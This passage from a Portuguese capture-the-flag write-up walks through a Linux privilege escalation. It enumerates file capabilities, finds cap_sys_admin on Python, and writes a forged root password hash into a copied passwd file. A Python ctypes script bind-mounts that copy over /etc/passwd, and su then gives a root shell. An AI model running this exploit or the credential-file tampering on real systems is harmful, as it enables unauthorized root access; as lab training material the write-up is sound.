Shell capabilities:
0x0000000000000000=
CapInh: 0000000000000000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 0000003fffffffff
CapAmb: 0000000000000000

Files with capabilities (limited to 50):
/usr/bin/python2.7 = cap_sys_admin+ep
/usr/bin/ping = cap_net_admin,cap_net_raw+p
/usr/sbin/arping = cap_net_raw+p
/usr/sbin/clockdiff = cap_net_raw+p
/usr/sbin/mtr-packet = cap_net_raw+ep
/usr/sbin/suexec = cap_setgid,cap_setuid+ep
```


```
bash-4.2$ cd /tmp
bash-4.2$ cp /etc/passwd ./
bash-4.2$ openssl passwd -1 -salt abc vert16xx
$1$abc$2H0JEHV8dgQ1XqM3KjN3Y0
bash-4.2$
```

Agora iremos adicionar o nosso hash.



```
  GNU nano 2.9.8                     passwd                              Modified

root:$1$abc$2H0JEHV8dgQ1XqM3KjN3Y0:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
libstoragemgmt:x:999:997:daemon account for libstoragemgmt:/var/run/lsm:/sbin/n$
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line
```


Agora vamos modificar nosso exploit, que pegamos no **book.hacktricks**

Linux Capabilities

CapEff : The capability set represents all capabilities the process is using at the moment (this is the actual set of capabilities that the kernel uses for permission checks). For file


https://book.hacktricks.xyz/linux-unix/privilege-escalation/linux-capabilities#cap_sys_admin

```python
from ctypes import *
libc = CDLL("libc.so.6")
libc.mount.argtypes = (c_char_p, c_char_p, c_char_p, c_ulong, c_char_p)
MS_BIND = 4096
source = b"/path/to/fake/passwd"
target = b"/etc/passwd"
filesystemtype = b"none"
options = b"rw"
mountflags = MS_BIND
libc.mount(source, target, filesystemtype, mountflags, options)
```




```
  GNU nano 2.9.8                    exploit.py                    Modified

from ctypes import *
libc = CDLL("libc.so.6")
libc.mount.argtypes = (c_char_p, c_char_p, c_char_p, c_ulong, c_char_p)
MS_BIND = 4096
source = b"/tmp/passwd"
target = b"/etc/passwd"
filesystemtype = b"none"
options = b"rw"
mountflags = MS_BIND
libc.mount(source, target, filesystemtype, mountflags, options)

```

Agora iremos rodar nosso exploit.py




```
bash-4.2$ nano exploit.py
bash-4.2$ python exploit.py
bash-4.2$ 
```

Executando o comando → `su root` e passando a senha que criamos "**vert16xx**":



```
bash-4.2$ su root
Password:
[root@ip-172-31-17-67 tmp]# 
```

Agora somos root, assim conseguiremos ler a última flag que se encontra no diretório do usuário `root`



```
[root@ip-172-31-17-67 ~]# ls -l
total 4
-rw-r--r-- 1 root root 54 Apr 10 04:07 root.txt
[root@ip-172-31-17-67 ~]# cat root.txt
uhc{[redacted]}

Restore passwd to original :)
[root@ip-172-31-17-67 ~]# 
```